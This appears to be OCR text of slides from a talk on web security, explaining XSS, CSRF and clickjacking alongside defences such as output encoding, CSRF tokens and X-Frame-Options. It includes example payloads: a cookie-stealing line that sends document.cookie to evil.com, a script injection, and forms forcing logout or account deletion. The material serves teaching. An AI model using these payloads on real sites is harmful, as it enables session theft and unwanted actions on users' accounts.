
DEFINITION



Injecting client-side scripts into pages viewed by others.


Blog Post
Comment:


Blog Post
Comment:
Love the post!
<script>alert('hello');</script>


Blog Post
Rich says: Love the post!
localhost says:
hello
OK


It’s kind of dangerous.

JAVASCRIPT

```
document.write(
  '<img src="https://evil.com?cookie='
     + document.cookie
     + '" />')
```

Don’t rely on sanitized inputs.

Encode on output.



HTML

```
Love the post!
&lt;script&gt;alert(&#39;hello&#39;);&lt;/script&gt;
```

{ } is all it takes to ruin your day.

```
Hello, {{{user.name}}}
```

EMBER

```
Hello, {{user.name}}
```

EMBER

https://gist.github.com/jamesarosen/478db5faef370eac43fb

! is all it takes to ruin your day.

```
!= "Hello, #{user.name}"
```

HAML

```
= "Hello, #{user.name}"
```

HAML

https://rorsecurity.info/portfolio/xss-protection-in-haml-templates

KEY TAKEAWAY

User supplied data should always be encoded when output.

Not Just HTML...

- HTML Comments.
- HTML Common Attributes.
- JavaScript Data Values.
- HTML Style Property Values.
- HTML URL Parameter Values.
- ...Basically everything.

KEY TAKEAWAY


Use a Library for Encoding

Additional Reading

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://developers.google.com/web/fundamentals/security/csp/
- https://en.wikipedia.org/wiki/Content_Security_Policy

CSRF

DEFINITION



Tricking a user into performing an action they didn't want.

Let’s pretend to be an attacker.

Logged in as: **Attacker** 

Rich says:

Let's talk about something.

Rich says:

Post your favorite pictures of dogs!

Comment:

Logged in as: **Attacker** 

Rich says:

Let's talk about something.

Rich says:

Post your favorite pictures of dogs!

Comment:

```
<img src="/account/logout" />
```

What does the user see?

Logged in as: **Rich**

Rich says:

Let's talk about something.

Rich says:

Post your favorite pictures of dogs!

Attacker says:

Comment:


1. Let's go ahead and load that image.

2. Hey, I know that site! I have a cookie for it already. I can just use that!

`/account/logout`

`session-id: dh46gs…`

3. Oh hey, it's you. You want to logout? No problem!


You have been logged out.
Login
Username
Password

“Couldn’t you do it as a POST request?”

HTML

```
<form action="https://example.com/account/delete"
      method="POST">
  <input type="submit"
         value="Click here to win a prize!" />
</form>
```

Synchronizer Token

HTML

```
<input
  type="hidden"
  name="csrf_token"
  value="0VIxQKB0LThHfuORoQz8LNt"
/>
```

Token should be...

- Unique per user and per session.
- Large random value.
- Generated by a cryptographically secure RNG.

Random Number Generator

Server-Side

- Verify the existence of the token. ✔
- Verify the token belongs to the correct user. ✔
- Validate the token has not expired. ✔
- Check the token has not been used already. ✔
- If validation fails at any point, abort the request.

RUBY/RAILS

```ruby
class ApplicationController < ActionController::Base
  protect_from_forgery
end
```

There are also some cases where this won't work. See this link for more info.

https://blog.sourceclear.com/when-rails-protect_from_forgery-fails/

HTML

```
<form action="https://example.com/account/delete"
      method="POST">
  <input name="csrf_token" value="????" />
  <input type="submit"
         value="Click here to win a prize!" />
</form>
```


KEY TAKEAWAY

Use CSRF tokens for all state changing operations.

KEY TAKEAWAY

Never use GET for state changing actions.

Clickjacking. Get it?



https://www.tinfoilsecurity.com/blog/tags/clickjacking

`X-Frame-Options: SAMEORIGIN`

HTTP HEADER

“The page can only be displayed in a frame on the same origin as the page itself.”

`X-Frame-Options: DENY`

HTTP HEADER

“The page cannot be displayed in a frame, regardless of the site attempting to do so.”

